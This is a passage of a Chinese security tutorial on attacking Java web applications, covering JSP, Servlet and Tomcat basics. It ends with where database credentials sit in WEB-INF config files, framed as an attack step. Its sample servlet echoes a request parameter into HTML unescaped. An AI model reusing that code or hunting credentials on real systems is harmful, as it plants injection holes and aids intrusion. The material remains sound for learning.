攻击 JavaWeb 应用

[JavaWeb 安全系列]

园长 MM

[2013-07-04]

攻击 JavaWeb 应用[1] -JavaEE 基础

-园长 MM


注：本节仅让大家简单的了解 Java 一些相关知识，简要介绍了下 JavaWeb 结构和 servlet 容器以及怎么样去快速找到敏感信息，后面的章节也是建立在此基础上。本人从未从事过网络安全行业，技术不精文中肯定有很多的错误或者不足之处，欢迎指正，THX！

1、JavaEE 基础


JSP: **全名为 java server page，其根本是一个简化的 Servlet 设计。**
Servlet：**Servlet 是一种服务器端的 Java 应用程序，可以生成动态的 Web 页面。**
JavaEE: **JavaEE 是 J2EE 新的名称。改名目的是让大家清楚 J2EE 只是 Java 企业应用。**

什么叫 Jsp 什么叫 Java 我真的非常让大家搞清楚！拜托别一上来就来一句：“前几天我搞了一个 jsp 的服务器，可难吭了”。请大家分清楚什么是 jsp 什么是 JavaEE!

Java 平台结构图：




可以看到 Java 平台非常的庞大，而开发者的分化为：



列举这两个图的原因就是让你知道你看到的 JSP 不过是冰山一角，**Jsp 技术不过是 Java 初级开发人员必备的技术而已**。

我今天要讲的就是 Java 树的最下面的两层了，也是初级工程师需要掌握的东西。

Web 请求与相应简要的流程：



这是一个典型的就是客户端发送一个 HTTP 请求到服务器端，服务器端接收到请求并处理、响应的一个过程。

如果请求的是 JSP，tomcat 会把我们的 JSP 编译成 Servlet 也就是一个普通的 Java 类。其实 JSP 是 Servlet 的一种特殊形式，每个 JSP 页面就是一个 Servlet 实例。Servlet 又是一个普通的 Java 类它编译后就是一个普通的 class 文件。

这是一个普通的 jsp 脚本页面，因为我只用 JSP 来作为展示层仅仅做了简单的后端数据的页面展示：


```
<%@ page language="java" import="java.util.*" pageEncoding="utf-8"%>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/fmt" prefix="fmt" %>
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>${getSetting.blogname}</title>
<meta name="keywords" content="${getSetting.blogname}" />
<meta name="description" content="${getSetting.blogdescription}" />
<link rel="stylesheet" type="text/css" href="wp-includes/css/default.css" />
</head>
<body>

<div id="outer">
    <div id="outer2">

        <div id="header">
            <h1>${getSetting.blogname}</h1>
            <h2>${getSetting.blogdescription}</h2>
        </div>

        <div id="menu">
            <div style="float:left;">
                <ul>
                <c:forEach var="c" items="${blogArchivesClass}">
                    <li><a href="${c.term_taxonomy_id}">${c.name}</a></li>
                </c:forEach>
                </ul>
            </div>
```

上图可以非常清晰的看到通常的 Jsp 在项目中的地位并不如我们大多数人所想的那么重要，甚至是可有可无！因为我们完全可以用其他的东西来代替 JSP 作为前端展示层。


我们来看一下这个页面编译成 class 后是什么样子：

你会发现你根本就看不懂这个 class 文件，因为这是字节码文件我们根本就没法看。通过我们的 TOMCAT 编译后他编程了一个 Java 类文件保存在 Tomcat 的 work 目录下。

文件目录：**C:\apache-tomcat-7.0.34\work\Catalina\localhost\你的项目名\org\apache\jsp**




我们只要打开 index_jsp.java 或者用 **jd-gui（Java 反编译工具）**打开就行了：



有人说这是 Servlet 吗？当然了。


```
public final class index_jsp extends HttpJspBase
  implements JspSourceDependent
{
```

继承 HttpJspBase 类，该类其实是个 **HttpServlet 的子类**(jasper 是 tomcat 的 jsp engine)。Jsp 有着比 Servlet 更加优越的展现，很多初学 PHP 的人恐怕很难把视图和逻辑分开吧。比如之前在写 PHPSQL 注入测试的 DEMO：



这代码看起来似乎没有什么大的问题，也能正确的跑起来啊会有什么问题呢？原因很简单这属于典型的展现和业务逻辑没有分开！这和写得烂的 Servlet 差不多！

说了这么多，很多人会觉得 Servlet 很抽象。我们还是连创建一个 Servlet 吧：



创建成功后会自动的往 web.xml 里面写入：


```xml
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.5"
    xmlns="http://java.sun.com/xml/ns/javaee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
    http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd">
  <servlet>
    <servlet-name>Test</servlet-name>
    <servlet-class>net.ltan.web.servlet.Test</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>Test</servlet-name>
    <url-pattern>/Test</url-pattern>
  </servlet-mapping>
  <welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>
</web-app>

```

其实就是一个映射的 URL 和一个处理映射的类的路径。而我们自动生成的 Java 类精简后大致是这个样子：

index.jsp | web.xml | Test.java


```
1  package net.ltan.web.servlet;
2  import java.io.IOException;
9
10 public class Test extends HttpServlet {
11     private static final long serialVersionUID = 1L;
12     public void doGet(HttpServletRequest request, HttpServletResponse response)
13             throws ServletException, IOException {
14         doPost(request, response);// 把Get请求都交给POST处理
15     }
16     /**
17      * 处理Post请求，需要注意，Java里面的request请求
18      * 并不像PHP里面直接用$_GET[XXXX]、$_POSTP[XXX]接受请求参数
19      * 属于不同的方法，需要单独处理
20      */
21     public void doPost(HttpServletRequest request, HttpServletResponse response)
22             throws ServletException, IOException {
23         response.setContentType("text/html");
24         PrintWriter out = response.getWriter();
25         out.println("<!DOCTYPE HTML PUBLIC \"-//W3C//DTD HTML 4.01 Transitional//EN\">");
26         out.println("<HTML>");
27         out.println("  <HEAD><TITLE>"+request.getParameter("name")+"</TITLE></HEAD>");
28         out.println("  <BODY>");
29         out.print("Hello~ I'm "+request.getParameter("name")+".");
30         out.println("  </BODY>");
31         out.println("</HTML>");
32         out.flush();
33         out.close();
34     }
35
36 }
37
```

请求响应输出内容：




熟悉 PHP 的大神们这里就不做解释了哦。

了解了 Jsp、Servlet 我们再来非常简单的看一下 JavaWeb 应用是怎样跑起来的。



加载 web.xml 的配置然后从配置里面获取各种信息为 WEB 应用启动准备。

科普：C:\apache-tomcat-7.0.34\webapps\下默认是部署的 Web 项目。webapps 下的文件夹就是你的项目名了，而项目下的 WebRoot 一般就是网站的根目录了，WebRoot 下的文件夹 WEB-INF 默认是不让 Web 访问的。




2、如何找到数据源

大家可能都非常关心数据库连接一般都配置在什么地方呢？

答案普遍是：**C:\apache-tomcat-7.0.34\webapps\wordpress\WEB-INF 下的 ***.xml**

大多数的 Spring 框架都是配置在 applicationContext 里面的：



如果用到 Hibernate 框架那么：**WebRoot\WEB-INF\hibernate.cfg.xml**


```
<session-factory>
<!--配置数据库的驱动程序，Hibernate在连接数据库时，需要用到数据库的驱动程序-->
   <property name="hibernate.connection.driver_class">com.mysql.jdbc.Driver </property>
